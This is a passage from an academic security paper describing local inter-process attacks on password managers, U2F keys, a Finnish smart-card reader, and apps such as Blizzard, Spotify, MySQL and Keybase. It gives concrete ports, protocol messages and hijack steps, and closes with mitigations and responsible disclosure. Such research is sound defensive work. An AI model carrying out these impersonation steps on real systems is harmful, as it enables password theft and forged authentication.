| | Sticky Password 8.0.4 | Chrome, 8.0.12.120<br>Firefox, 8.0.12.130<br>Safari, 8.0.2.63 | ✓ | ✗ | N/A | Network socket | Client impersonation<br>Server impersonation |
| Hardware tokens | FIDO U2F Key | — | ✗ | ✓ | ✗ | USB | Unauthorized access |
| | DigiSign 4.0.12.5850 | — | ✓ | ✓ | ✓ | Network socket | Client impersonation |
| Backends with HTTP API | Blizzard 1.10.1.9799 | — | ✓ | ✓ | N/A | Network socket | Client impersonation |
| | Transmission 2.93 | — | ✓ | ✓ | ✓ | Network socket | Client impersonation |
| | Spotify 1.0.73.345 | — | ✓ | ✓ | ✓ | Network socket | Client impersonation |
| Others | MySQL 5.7.21 | — | ✗ | ✓ | ✗ | Named pipe | Man-in-the-middle |
| | Keybase 1.0.40 | — | ✗ | ✓ | ✗ | Named pipe | Server impersonation |

Table 2: Discovered vulnerabilities (✓ vulnerable, ✗ not vulnerable)

## 4.1 Managers with network sockets

Many password managers use network sockets as the IPC method because of its portability across operating systems and browsers and compatibility with web APIs. This section discusses the MitMa vulnerabilities found in such implementations.

### 4.1.1 RoboForm

The RoboForm [7] password manager (S) and its browser extension (E) communicate via the loopback network interface with HTTP without any authentication. The protocol is basically as follows:

1. $E \rightarrow S$: "list"
2. $E \leftarrow S$: $[item\_id_1, item\_id_2, ..., item\_id_n]$
3. $E \rightarrow S$: "getdataitem", $item\_id_i$
4. $E \leftarrow S$: $item_i$

The extension first requests a list of all items stored in the password vault by sending an HTTP POST request to `http://127.0.0.1:54512`. The server replies with the item identifiers, which consist of a type (e.g. password, safenote) and name. To retrieve an item, the extension sends a `getdataitem` request to the server, which returns the item data in plaintext.

**Attacks.** Since there is no authentication between the browser extension and the native app, a MitMa attacker can impersonate the browser extension by simply connecting to the above URL. It can then retrieve all the sensitive information from the user's password vault.

### 4.1.2 Dashlane

Dashlane [3] has two modes of operation: in one, the browser extension retrieves passwords directly from a cloud storage and, in the other, from a desktop app. We only consider the latter operating mode. The Dashlane app runs a WebSocket server on port 11456.

The WebSocket communication between the Dashlane app (server) and the browser extension (client) is protected as follows. First, all messages are encrypted with keys derived from a hard-coded constant secret and a nonce, which is fresh for each message and included in the message. Second, the server verifies the browser-extension id in the HTTP `Origin` header of each request. Third, the server verifies the client process by checking its code-signing signature using APIs provided by the operating system. The process must be a whitelisted web browser and the signature must be generated by a whitelisted software publisher. Fourth, the server checks that the client process is owned by the same user as the server.

A peculiar feature of Dashlane is that the browser extension collects all DOM elements from the web pages

that the user visits and sends them to the app for analysis. The app then instructs the extension on actions to take, such as to save the contents of a web form to the app when the user submits it.

**Attacks.** The verification of the browser binary and user id prevented us from impersonating the web browser or browser extension. However, it does not prevent impersonation of the server to the browser extension. We explored what the MitMa attacker can achieve with server impersonation. The attacker first needs the shared constant secret, which it can find in the JavaScript code of the browser extension. The attacker then runs its malicious WebSocket server on port 11456 before the benign server starts, which effectively forces the benign server to fail over to another port (the user is not notified about this). Since the attacker knows the encryption keys, the browser extension will happily communicate with the malicious server. As a result, the attacker obtains all HTML content from the web pages that the victim visits. This includes personal data displayed on web pages, such as emails and social-network messages. Furthermore, the malicious app can instruct the extension to collect web-form data and send the data to it. Then, any usernames and passwords that the user types in are sent to the malicious app regardless of whether the user wants to save them to the vault or not.

#### 4.1.3 1Password

1Password [1] app runs a WebSocket server on port 6263. The very first time when the browser extension communicates with the WebSocket server, the server verifies the client binary and user in the same way as Dashlane does. They then run the following protocol to agree on a shared encryption key.

1. $E \rightarrow S$: "hello"
2. $E \leftarrow S$: *code* (random 6-digit string)
3. $E \rightarrow S$: *hmac_key*
4. Both the browser and the app display the *code*. The user compares the codes and confirms to the app that they match. Otherwise, the protocol restarts.
5. $E \leftarrow S$: "authRegistered"
6. $E \rightarrow S$: $nonce_E$
7. $E \leftarrow S$: $nonce_S$, $m_S = HMAC(hmac\_key, nonce_S || nonce_E)$
8. $E \rightarrow S$: $m_E = HMAC(hmac\_key, m_S)$
9. $E \leftarrow S$: "welcome"

Finally, both sides derive the encryption key $K = HMAC(hmac\_key, m_S || m_E ||$"encryption"$)$, which will be used to protect all future communication.

**Attacks.** The above protocol is clearly not a secure key exchange. The checks on the client binary and user, however, protect against many attacks that otherwise could exploit the protocol weaknesses. The remaining critical flaw is that the protocol requires user confirmation only on the app side. This allows the attacker's malicious background process to skip the confirmation step, and the browser extension will happily connect to it.

Because of the above flaw, the attacker can impersonate the app to the browser extension, like in Dashlane. By analyzing the JavaScript code of the 1Password browser extension, we found commands that the app can issue to the extension, such as `collectDocuments`, which tells the browser extension to collect data on the page the user is visiting including the URL and data entered into web forms.

#### 4.1.4 F-Secure Key

The F-Secure Key [4] app runs an HTTP server on the localhost port 24166. If the port is already occupied by another process, the server fails to run.

To start using the browser extension, the user needs to cut and paste an *authorization token* from the app to the extension. The secret token is then used to encrypt parts of the messages exchanged between the app and the extension, including usernames and passwords. Additionally, every message from the extension includes a hash of the token for authentication.

When the user visits a web page, the login protocol is roughly as follows.

1. $E \rightarrow S$: $page\_url, token\_hash$
2. $E \leftarrow S$: [($description_1$, $username_1$, $password_1$), ..., ($description_n$, $username_n$, $password_n$)]

The browser extension requests the app for password entries that match a given URL. If matches are found, the app returns their information to the extension, including a description, username, and password. The messages are JSON objects where the values are encrypted while the keys are plaintext. Each value is encrypted as a separate message. For example:

```
{ "items": [{ "title":    "<encrypted_title>",
              "username": "<encrypted_username>",
              "password": "<encrypted_password>" }]}
```

F-Secure Key requires the user to create passwords in the app, and thus confidential data mainly flows from the app to the extension. Apart from the aforementioned messages, the extension sends a periodic `health` message to the app to indicate that it is still running and a `logout` message to lock the vault, after which the user has to enter the master password to unlock the app again. Both messages have no content except for the authorization token hash.

**Attacks.** As we can see, the extension does not authenticate the app before sending messages. Thus, a MitMa

attacker can impersonate the app to the extension by running an HTTP server on port 24166. Thanks to the health messages, the attacker is able to capture the authorization token hash and use it later to impersonate the extension.

With the ability to impersonate both sides, the MitMa attacker can perform replay attacks as follows. In the first stage, it impersonates the app to collect as many encrypted URLs from the extension as possible. In the second stage, the attacker closes the malicious server, releasing port 24166, and waits until the user restarts the app. The attacker then connects to the app as a client and sends the encrypted URLs. In response, the attacker obtains a list of encrypted password entries. Note that the attacker cannot decrypt the passwords. However, because the values are encrypted as individual messages and the integrity of the end-to-end connection is not checked, the attacker can modify the messages and pair the encrypted password fields with the wrong encrypted URLs. In the third stage, the attacker again impersonates the app to the extension, listening on port 24166. It can do this, for example, if the user logs out and later logs back in. The attacker then responds to requests from the browser extension by replaying the responses that it received earlier, but with the mismatched passwords. Since the passwords have been matched with the wrong URLs, they get sent to the wrong websites. As described, this is just a nuisance attack but shows that data leaks are possible. More seriously, the attacker could collude with one of the websites, identify its encrypted URL at the MitMa process by correlating the timing of the encrypted message with the user's login on the colluding site, and then leak the user's passwords to that site one by one.

## 4.2 Managers with native messaging

Native messaging [25] is intended to provide a more secure alternative to network sockets or named pipes for communicating between a browser extension and native code. In Windows, native messaging uses named pipes with random names for its internal implementation, and in Linux and macOS, it uses anonymous pipes. This makes the communication channel immune to MitMa attacks. The native password manager app registers an executable, called *native messaging host* (NMH), with the web browser. The configuration file of the NMH can specify which browser extensions have access to it. The web browser starts the NMH in a child process and lets the browser extension communicate with it.

Native messaging can be used to implement a password manager that is only accessed through the web browser and the browser extension. It is, however, not a complete solution for communication between the browser extension and the stand-alone password-manager app of Figure 2. This is because the NMH needs to be a child process of the web browser and thus is a different process from the stand-alone app. In the following, we analyze how password managers nevertheless try to make use of native messaging.


Figure 3: Communication in native messaging

### 4.2.1 Password Boss

Password Boss [6] on Windows uses both native messaging and named pipes, as shown in Figure 3. When the native app is started, it creates a named pipe with a fixed name and maximum 50 instances. The access control list on the named pipe allows all authenticated users to read and write to its instances. The native messaging host connects to the named pipe as a pipe client and forwards messages between the browser extension and the native app. Messages are sent in plaintext and no attempt is made to authenticate them.

**Attacks.** Any authenticated user on the system can perform the MitMa attack as follows. First, the attacker connects as a client to the native app's named pipe instance. The attacker then creates another instance of the named pipe, which is possible thanks to the unnecessarily high maximum number of instances. When the native messaging host tries to communicate with the native app, it will connect to the attacker's instance because it is the only one available. The attacker can thus sit between the two pipe instances forwarding messages and reading their content, including passwords.

The above attack does not work if the attacker only has guest access to the victim's system because the named pipe's security attributes allow only authenticated users to create and access instances. To overcome this limitation, the guest-user attacker needs to hijack the pipe name as described in Section 3. That is, the attacker has to create the first instance of the named pipe, so that it can set the DACL to allow access by everyone. After that, the guest user can mount the MitMa attack.

### 4.2.2 Sticky Password

Sticky Password [8] also makes use of both native messaging and WebSocket, but in a configuration that is slightly different from Figure 3. When the browser extension starts up, it uses native messaging to obtain an *AccessKey* from the NMH, which gets it from the stand-alone Sticky Password app with the CFMessagePort IPC method. After this, the browser extension communicates directly with the app's WebSocket server on port 10011.

A simplified version of the protocol between the Sticky Password browser extension and app is shown below.

1. $E \rightarrow S$: "authenticate", *ClientID*, *AccessKey*
2. $E \rightarrow S$: "GetCompleteWebAccounts"
3. $E \leftarrow S$: $[(id_1, username_1), ..., (id_n, username_n)]$
4. $E \rightarrow S$: "GetLoginPassword", $id_i$
5. $E \leftarrow S$: *password*

Thus, the browser extension first authenticates to the server with the *AccessKey*. It then uses further commands to retrieve the list of available data and, finally, the desired data item. Different commands exist for different types of user data.

**Attacks.** The first attack that a MitMa attacker can do with Sticky Password is to impersonate the WebSocket server. The reason is that the extension does not authenticate the app. That is, the attacker can hijack the localhost port 10011 before Sticky Password starts and pretend to be the app. By impersonating the server, the attacker may be able to capture data that the extension sends to the app, including new passwords that the user is attempting to save to the password vault.

Another important piece of data that the attacker can obtain with the above attack is the *AccessKey*. Once the attacker has learned this, it can impersonate the extension to the authentic Sticky Password app. That is, after capturing the *AccessKey*, the MitMa attacker closes the server socket at port 10011 and waits for the user to restart the Sticky Password app. It can then connect to the app and use the *AccessKey* to retrieve all of the victim's passwords. The attacker has to resort to this two-stage attack because, when the attacker's binary binds to port 10011, the Sticky Password app fails to do so. Nevertheless, a patient attacker is able to alternate between the connections.

## 5 Case study 2: Hardware tokens

Our second case study is communication with physical authentication devices. Communication with the physical tokens also takes place within one computer, and we find that it is vulnerable to MitMa attacks by malicious processes that are running in the background.

### 5.1 U2F security key

FIDO U2F [23] is an open authentication standard that enables strong two-factor authentication to online services with public-key cryptography and a USB hardware device called *security key*. It is supported by major online service providers, by UK government services [28], and by the Google Chrome and Firefox (beta) browsers. We analyze the security of U2F in Windows computers.





Figure 4: The basic authentication flow of a website with U2F security key [57]


The user must first register the U2F device to the online service. The device generates a service-specific key pair and stores it together with a key handle (i.e. identifier) and the origin URL of the service.

Figure 4 illustrates the two-factor authentication process to a website. The browser receives a challenge together with a key handle from the web server. It forms the so-called `client-data` object and sends the object to the U2F device for signing. At this point, the user needs to activate the device by touching a button on the device. The browser then delivers the signed object back to the web server for verification.

The button press is meant to prevent unauthorized use of the hardware device. In practice, the browser process keeps sending signing requests to the USB device until it receives a signature back. When the button is pressed, the device responds to the first received signing request. The origin URL is included in the signed message to prevent replay attacks between websites.

**Attacks.** The two-factor authentication is supposed to prevent login even when the user's password has been compromised (e.g. because of attacks described in Section 4). Thus, we only consider how the attacker can subvert the U2F hardware-device authentication. To do this, the MitMa attacker creates a malicious (browser) process that runs on the user's computer and tries to log into one of the user's online services. The attacker's process then sends client-data objects to the U2F device at a high rate. When the user decides to log in to any service using U2F authentication and touches the button on the device, there is a high probability that the attacker's request will be signed. The user may notice that the first button press had no effect, but such minor glitches are normal in computers and typically ignored.

In experiments with FIDO U2F Security Key, our malicious Python client in the background was 100% suc-




(a) Normal operation

(b) MitMa attack

Figure 5: MitMa attack on DigiSign smart card reader through SCS interface

cessful in snatching the first button press and spoofing the second authentication factor to services such as Facebook and GitHub. The high success rate is due to the legitimate user's browser being slower to issue the signing requests to the device than our frequently-polling malicious script.

There are two root causes to this attack. First, the device does not have a secure path for informing the user about which request will be signed. Second, Windows allows even non-interactive processes to access the USB device in the background. This attack is not possible in Linux or macOS because they would prevent the malicious background process form accessing the USB device.

Another approach to strengthening the security of critical login sessions is the TLS Channel ID [13,21]. It does this by using a public key in addition to session cookies. However, such approaches only help protect the already established session, and they do not have any effect on the security of the initial two-factor authentication which we are able to compromise.

## 5.2 Fujitsu DigiSign

DigiSign is a smart-card reader application developed by Fujitsu for the Finnish government. Its main user base is healthcare professionals, but all citizens can acquire an electronic identity card for strong authentication to government services.

The DigiSign application implements the so-called Signature Creation Service (SCS) interface [34] specified by the Finnish Population Register Centre. We analyze the currently implemented protocol version 1.01.

The idea of the SCS interface is to allow a browser to send signing requests to the card-reader application without requiring any browser extensions. The basic process is illustrated in Figure 5(a). The card-reader app with the SCS interface has an HTTP server running on port 53951 and HTTPS server on port 53952 (during installation, the card reader app creates a self-signed certificate for the local HTTPS server and adds it to the trusted certificates). A webpage may send signature requests to the card reader by making a Cross-Origin Resource Sharing (CORS) requests on one of these ports on the loopback address. The data to be signed may be a document, a hash, or a token that is used for authentication. Once card reader app receives a signature request over SCS, it displays a UI dialog requesting the user to insert the smart card to the reader and to type in the PIN. If these are correct, the smart card signs the messages and the result is returned to the browser.

**Attacks.** The MitMa attack against the SCS protocol, illustrated in in Figure 5(b), is similar to those against password managers. The attacker's process hijacks the primary (HTTPS) port used by the SCS protocol. While the attacker cannot spoof the HTTPS server, an attempt to connect to it informs the malicious process that the user is about to sign something. The malicious process blocks this connection without closing it and sends a malicious signing request to the card reader app, which is listening on the secondary (HTTP) port. When the user enters the PIN, the card signs the attacker's data.

SCS specification version 1.1 [43] will fix some of the problems. Most notably, it mandates the use of TLS on the local IPC channel and specifies only one port for the card reader app. Because of this, it would appear that an attacker cannot hijack a port and simultaneously send a signing request to the card reader app. Nevertheless, the newer specification does not solve the root cause of the problem, which is that the client in the SCS protocol is not authenticated. A malicious process could opportunistically send signing requests to the card reader app and hope that the timing is right, or a confused user might enter the PIN by mistake. Moreover, the attacker could use out-of-band hints, such as insertion of the smart card or shoulder surfing, to time the malicious signature request approximately at the correct time window.

# 6 Case study 3: Software back-ends with HTTP API

A common application software architecture separates the application into a front-end component, which only handles user interaction, and a back-end server with an HTTP API, which often follows the REST design paradigm. We discuss three such applications that use network sockets and HTTP for inter-process communications. We show that a MitMa attacker can circumvent the commonly accepted security solutions that are supposed to prevent client impersonation in such applications.

## 6.1 Blizzard

Blizzard [2], a computer game publisher, provides the Battle.net desktop app for installing and updating games. The app comes with a background service called Blizzard *update agent*, which receives commands from the app and does the actual software installation. The update agent runs an HTTP server on localhost port 1120. The client first retrieves an authorization token from `http://localhost:1120/agent` and then connects to other endpoints.

The security of the update agent has received recent attention [26] because it was found that rogue web pages open in the user's browser could connect to it and issue malicious commands to take over the computer. The attack circumvented the same-origin policy in the browser with DNS rebinding [31]. The solution was to check that the `Host` header on the incoming HTTP requests is `localhost` and not something else.

We see a deeper problem behind the vulnerability: there is no access control to limit which processes can connect to the update agent, and the implemented solution trusts the client process to provide the correct information (`Host` header). We implemented a MitMa attacker client that spoofs the `Host` header and, thus, has no problems issuing commands to the update agent. This naturally enables the same kind of privilege escalation for the MitMa attacker as the earlier-reported vulnerability enabled for rogue websites.

## 6.2 Transmission

Transmission [9] is an open-source BitTorrent client. It includes a background service that handles all torrent-related activities. The service runs an HTTP server on port 9091 and accepts connections by default only from the localhost. The user can, optionally, set up a username and password for authenticating connections to the server. The client posts commands, such as adding, stopping and removing torrents, to the HTTP server.

This service has also been found vulnerable to DNS rebinding [27]. Again, the proposed solution of checking the `Host` header is insufficient to stop MitMa attacks because the attacker's background process can spoof the header. Moreover, the MitMa attacker can hijack the server port and capture the username and password from the client, before releasing the port and waiting for the legitimate server to start. The attacker will then have full access to the user's Transmission account.

## 6.3 Spotify

Spotify, a music streaming service, runs an HTTP server on the localhost port 4381 to accept streaming commands, such as playing a song. The server whitelists clients based on the `Origin` header in order to allow selected web pages to open in the user's browser to access the HTTP API. This access-control mechanism does not prevent MitMa attacks. The reason is that the MitMa attacker can lie about the `Origin` hostname. The attacker can then the disturb the victim by telling the server to play arbitrary songs.

# 7 Other client-server applications

This section will analyze two more client-server applications that make use of named pipes for the IPC.

## 7.1 MySQL

MySQL server on Windows can be configured so that the clients connect to it using named pipes. This may be more efficient than TCP when the client and server are on the same host [39]. The MySQL server simply creates a named-pipe instance with the name `MySQL`. This named pipe allows everyone to connect to it with full access. When a client connects, a new instance is created to wait for the next client.

**Attacks.** The MitMa attacker can perform a man-in-the-middle attack on MySQL connections as follows. Suppose that the server has started and it has created the first instance of the named pipe. First, the attacker creates another instance of the named pipe. This is possible due to the unrestricted DACL of the pipe. The attacker then connects to the first instance as a client. Next, the MySQL server will create a new instance to wait for a new client. However, if a legitimate client now tries to connect, it will be connected to the attacker's instance because it is the oldest unconnected instance. After this, the attacker can act as the man in the middle and forward messages between the two pipe instances.

The above attack allows the attacker to read all messages between the client and the server and to modify the

SQL queries and responses. Furthermore, the attacker can inject its own queries to the session.

## 7.2 Keybase

Keybase [5] is an open-source messaging app with end-to-end encryption, which is available for both phones and desktop computers. On the latter, the Keybase app has a client-server architecture. The app launches a background process that handles all of the application's tasks, such as encrypting and sending messages.

On Windows, the client accepts commands from the user and sends them to the Keybase background process over a named pipe. The background process creates the pipe with the name `keybased.sock` at startup. The named pipe's access control list grants full access for the current active user and administrators, while other users have only read access. Also, the pipe is created with the `FILE_FLAG_FIRST_PIPE_INSTANCE` flag. Thus, the background process will not start if the named pipe already exists.

To use Keybase on a new device, the user must first sign in to the Keybase background process with his Keybase credential and then approve the new device from a previously registered device. After that, the Keybase background process on the new device has full access to the user's Keybase account.

**Attacks.** We see that the MitMa attacker cannot set itself between legitimate client and server because of the `FILE_FLAG_FIRST_PIPE_INSTANCE` flag. There is also no point for the MitMa attacker to impersonate the client without having write access, which is required for two-directional communication. However, the attacker can impersonate the Keybase background process to the client by starting it before the legitimate one. This causes the legitimate background process to fail silently. Since the Keybase is open source, the attacker can simply modify the Keybase source code so that the named pipe allows full access from everyone. The attacker then runs the modified service in the background and waits for the victim's first login. When the victim signs in, approval is given to the malicious Keybase instance instead of the intended one.

# 8 Mitigation mechanisms

In this section, we discuss potential prevention and mitigation mechanisms for the MitMa threats. The goal is to present a taxonomy that brings order to the concepts, rather than to cover all technical details.

**Spatial and temporal separation of user sessions.** MitMa attacks are performed by leaving a malicious process running in the background when the victim logs in to the system. The most straightforward countermeasure is to limit the number of users that have access to each computer. Ideally, each computer would be personal to one user. If that is not feasible, the administrator of a multi-user system may implement the principle of least privilege so that users can only log into the computers that they really need to access. This includes disabling the guest account.

A slightly less drastic solution is to enforce *temporal separation*, i.e. to allow only one user's processes to be running on the computer at any one time. On Linux and macOS, this requires disabling fast user switching and remote access and killing any rogue processes that might have been left behind. On Windows, disabling user switching is not effective because the attacker can easily bypass it, for example, with the built-in Windows system tool `tsdiscon`. Instead, the *Shared PC* mode [54] should be enabled, which prohibits multiple simultaneous login sessions.

Security-conscious users can also take some protective measures by themselves. They can manually verify that there are no other active login sessions in the background, e.g. with the Windows command `query user`. The most reliable way is to reboot the computer before logging in, so that any active user sessions and processes are flushed out. Naturally, these measures help only if all remote access methods, such as SSH, have been disabled.

**Access control.** The developers of IPC applications should make use of OS access-control features such as Unix permissions or Windows DACLs on named pipes. Unfortunately, operating systems do not provide similar access controls for network sockets. As we have seen, access control for USB communication in Windows is also lacking. Furthermore, the cases studies in this paper show that it is easy to make mistakes with access control. For example, when creating a named pipe on Windows, the server needs to specify the `FILE_FLAG_FIRST_PIPE_INSTANCE` flag or check after the creation who is the owner of the securable pipe object. Any checks made before the pipe creation are not reliable because of possible race conditions.

**Attack detection.** Once a named IPC channel has been created, the communicating endpoints can use operating-system APIs to check whether they are communicating securely with the correct entity. With Windows named pipes, the client and server can query the session and process identifiers of the other endpoint. This makes it possible to check that the client and server are in the same login session. Based on the process id, they can query further attributes of the process at the other end of the pipe, such as the user and the path to the process binary, which can then be compared to a whitelist. The critical

trick here to perform the checks both at the server for the client and at the client for the server.

JavaScript clients running in a web browser, including browser extensions, pose special challenges for such attack detection. First, they do not have access to OS APIs and are therefore unable to perform most checks on the server process to which they connect. This limitation means that it is difficult to establish secure communication between a web browser extension and a stand-alone app. Second, web browsers are highly scriptable. As we have seen, some IPC servers check that the client binary is a signed version of a well-known web browser. This check alone is not reliable because the attacker could be using the legitimate binary for malicious purposes. At minimum, the server should check the owner of the client process.

**Cryptographic protection.** Authentication methods for communication over insecure channels have been studied widely [15, 18, 30] and can be applied also to IPC. These protocols require distribution of shared or public keys to the IPC clients and servers. For example, F-Secure Key authorizes access to the password database by transferring a secret token to the client through a user-assisted out-of-band channel (in this case, Windows clipboard, which has its own weaknesses). Lessons for more secure user-assisted pairing methods could be learned, for example, from Bluetooth device pairing and other user-assisted out-of-band authentication and pairing protocols [12, 16, 45].

Another approach is to assume that all IPC takes place remotely over the Internet and to use the standard TLS-based protocols for protecting it. The necessary infrastructure, including certification authorities, may be an overkill when the goal is authorization of the server and client processes rather than binding them to strong identities. Even OAuth 2.0, which defines bearer tokens for client authorization and therefore seems suitable for IPC clients, depends on certificates for authenticating the server. In any case, cryptographic protection requires careful design and, as we have seen once again in this paper, ad-hoc implementations tend to have weaknesses.

**Architectural changes to software.** Some password managers do not have a stand-alone app but connect directly from the browser extension to a cloud service, which provides the server functions. This kind of architecture avoids inter-process communication altogether but is not feasible for all applications.

Another way to avoid the vulnerabilities of IPC methods is to redesign software to run related software components in the same process. This does not necessarily mean loss of software modularity or use of third-party components. For example, SQLite does not require IPC in the same way as MySQL does because it is linked to the application as a library. The safe IPC methods (unnamed pipes and socket pairs, see Section 3.4) can still be used between related processes without exposing the applications to MitMa attacks.

Such architectural solutions work well when they are a good match for the goals of the application developer. In many cases, however, the developer would not be willing to give up common software patterns like separating software into a frontend UI and backend business logic and database that run on the same computer, or communicating with a web API between these components.

## 9 Discussion and future work

The described vulnerabilities are fundamentally caused by carelessly-designed or poorly-written software. This conclusion is supported by the fact that there are also secure, well-designed applications that make use of IPC. As a further case study, we looked at cloud-storage applications (e.g. Dropbox, SpiderOak, Box), which tend to have a local backend component that is accessed over IPC. We found this class of software to be more prudent about security than the ones discussed in this paper. Because of such positive examples, our view of the future is not entirely bleak.

The well-designed applications set up strict DACLs or permissions to ensure that the IPC channel is accessible only to the authorized user(s) and configure the IPC channel options carefully rather than relying on the default settings. They also query the OS APIs to check that the login session, user and executable file of the other endpoint have the expected values. Named pipes provide more such control and seem easier to secure than network sockets. The advantage of network sockets is that the same web APIs work without code changes locally and across the Internet, but the cost is that the available web security mechanisms do not take advantage of the locality and are usually considered too heavy for local IPC.

The explanation why the problems with IPC are so widespread is probably twofold. First, developers are inclined to consider the localhost a trusted environment. Second, the best practices for secure IPC are not documented, and therefore developers may simply be unaware of the threats and solutions. We therefore believe that the best way to address both of these potential explanations is to raise awareness about the attacks and defenses, as we attempt to do in this paper. Over time, better tools such as safe APIs and security test benches could help eradicate entire classes of problems. Fully automated vulnerability scanning, however, does not seem possible because the automated tools cannot not evaluate the security of application-level cryptographic protection.

In some sense, the idea of protecting the users of a multi-user computer system from each other takes us back to the early days of computer security. With personal computers, this has not been perceived as so important. It has also become common wisdom among information-security experts that, if the attackers can run a process on the computer, they always can find a path to *privilege escalation* [32, 44, 55] and gain full administrative access. There is, however, the opposite trend towards greater isolation of applications from each other and containing malicious applications. This trend started in mobile devices, but desktop operating systems are beginning to provide similar protections (UWP AppContainers in Windows 10 [40] or application sandboxing in macOS [11]). The MitMa attacks are one way for a non-privileged process to circumvent isolation boundaries within the computer, and we believe that the observations of this paper will prove useful in the design of application-isolation mechanisms.

We have focused on the threat model where the attacker and victim are two nonprivileged users. One direction of further work is to look at similar MitMa vulnerabilities in server software where a non-administrator attacker exploits IPC for privilege escalation. Attacks between applications of the same user may also deserve a look. Even though current desktop applications will not present much resistance to such attacks, it is good to question the status quo. Such threats have earlier been studied in the context of Mac OS X [55] and mobile OSs [22,46,55], which, as mentioned above, already provide isolation for user-space apps.

## 10 Related work

This section summarizes the research literature related to the attacks presented in this paper.

**IPC security.** Windows named pipes have been an attractive target for security analysts. Even though the OS offers security controls to named pipes using DACL, the default security descriptor of a Windows named pipe allows anyone to read its content [38]. In some cases, there could be write access for everyone due to the developer's negligence. In such scenarios, even a remote attacker may be able to impersonate the pipe client to perform code execution or denial of service [19, 20]. The server-impersonation and name-hijacking attacks explained in our paper are not feasible for such remote attackers.

Additionally, named pipes are also known to be vulnerable to an impersonation attack [53] (unrelated to the client or server impersonation of our paper). The pipe server impersonates its client's security context, which allows it to perform actions on behalf of the client. This attack requires the server and client processes to run as the same user or for the server to run as the superuser, which is a stronger assumption than our threat model.

Vulnerabilities have also been found for other IPC mechanisms. Xing et al. [55] demonstrated that a malicious application on macOS and iOS can access another application's resources despite the app isolation. The attacks intercept IPC in a way similar to ours, but the malicious binary is executed with the victim's privileges. Related problems have also been found in Android app isolation [22, 46].

The DNS rebinding vulnerability [26, 27, 31] that we referred to in Sections 6.1 and 6.2 has simple solutions based on whitelisting. It is, however, known that whitelisting approaches, such as cross-origin resource sharing (CORS) for HTTP, often lead to the use of unsafe wildcard policies. Such too-relaxed whitelists on locally-running services may enable `XMLHttpRequest` from untrusted web applications (without the DNS rebinding of [26, 27]). These attacks are akin to our client impersonation, but the attack is launched from a supposedly sandboxed code running in the web browser rather from another user's session.

Automated detection and firewall-like defenses may help to prevent attacks between users and applications inside the same computer. Vijayakumar et al. [51] automate the detection of name-resolution vulnerabilities with dynamic analysis of software. A process firewall can prevent unauthorized cross-user resource access with system calls [52] and file and IPC squatting attacks [50]. The attacks presented in the current paper could be prevented by firewalling of applications, although it may become burdensome to whitelist the desirable interactions accurately.

**Password manager security.** Secure and usable integration of a password manager and a browser is a widely studied problem. Because the password manager is expected to autofill passwords into web forms, the credentials are exposed to network attackers running malicious scripts on the website. Silver et al. [48] showed that the autofill policies in some browsers allow a network attacker to steal credentials. Li et al. [37], on the other hand, found that password managers suffer from traditional web vulnerabilities (e.g. XSS, CSRF), poor user-interface design, and problems related to poorly understood threat model. Unlike the remote attacker in these publications, our MitMa attacker exploits the IPC communication within a single computer.

There have been several attempts to create more secure password-manager architectures, more specifically to address autofill attacks [36] and offline cracking attacks [17]. While they illustrate the wide variety of threats that must be taken into account when designing a password manager, to our best knowledge, there is hardly

any previous work that would address the security issues arising within the computer.

**USB hardware token security.** Hardware tokens can be used as a second authentication factor to protect against credential leaking, phishing, and man-in-the-middle attacks [35]. The security of the tokens has been studied under various threat models [14, 29, 33, 42]. Unlike the attacks in these papers, our MitMa attacks neither require the attacker to physically access the hardware token nor to find a side channel.

## 11 Conclusion

We analyzed the security of inter-process communication in the presence of a nonprivileged malicious process on the same computer. The malicious process may belong to another user that has login access to the computer or to a guest user. We found several vulnerabilities in security-critical applications including password managers, two-factor authentication, and applications that have been split into separate frontend and backend processes. While it is possible to use IPC in a secure way, we found that many applications either do not give much consideration to the security of local communication or they implement ad-hoc security measures that are insufficient. We expect the importance of IPC security to increase as operating system strive to isolate not only users but also applications from each other.

Following responsible disclosure, we have reported the vulnerabilities discovered in the research project to the respective vendors and believe that they have taken steps to prevent the attacks.

## Acknowledgments

This work started from a collaborative research project with F-Secure. We are grateful to Alexey Kirichenko and others at F-Secure for their support and feedback. The research was partially funded by the CyberTrust program of DIMECC and Tekes (Business Finland) and by Academy of Finland (project 296693).

## References

[1] 1Password. https://agilebits.com/onepassword.

[2] Blizzard. https://www.blizzard.com/.

[3] Dashlane. https://www.dashlane.com/.

[4] F-Secure Key. https://www.f-secure.com/en/web/home_global/key.

[5] Keybase. https://keybase.io/.

[6] Password Boss. https://www.passwordboss.com/.

[7] RoboForm. https://www.roboform.com/.

[8] Sticky Password. https://www.stickypassword.com/.

[9] Transmission. https://transmissionbt.com/.

[10] APPLE DOCUMENTATION ARCHIVE. Root and login sessions on OS X. https://developer.apple.com/library/content/documentation/MacOSX/Conceptual/BPMultipleUsers/Concepts/SystemContexts.html, Apr. 2013.

[11] APPLE DOCUMENTATION ARCHIVE. App sandbox design guide — app sandbox in depth. https://developer.apple.com/library/content/documentation/Security/Conceptual/AppSandboxDesignGuide/AppSandboxInDepth/AppSandboxInDepth.html, Sept. 2016.

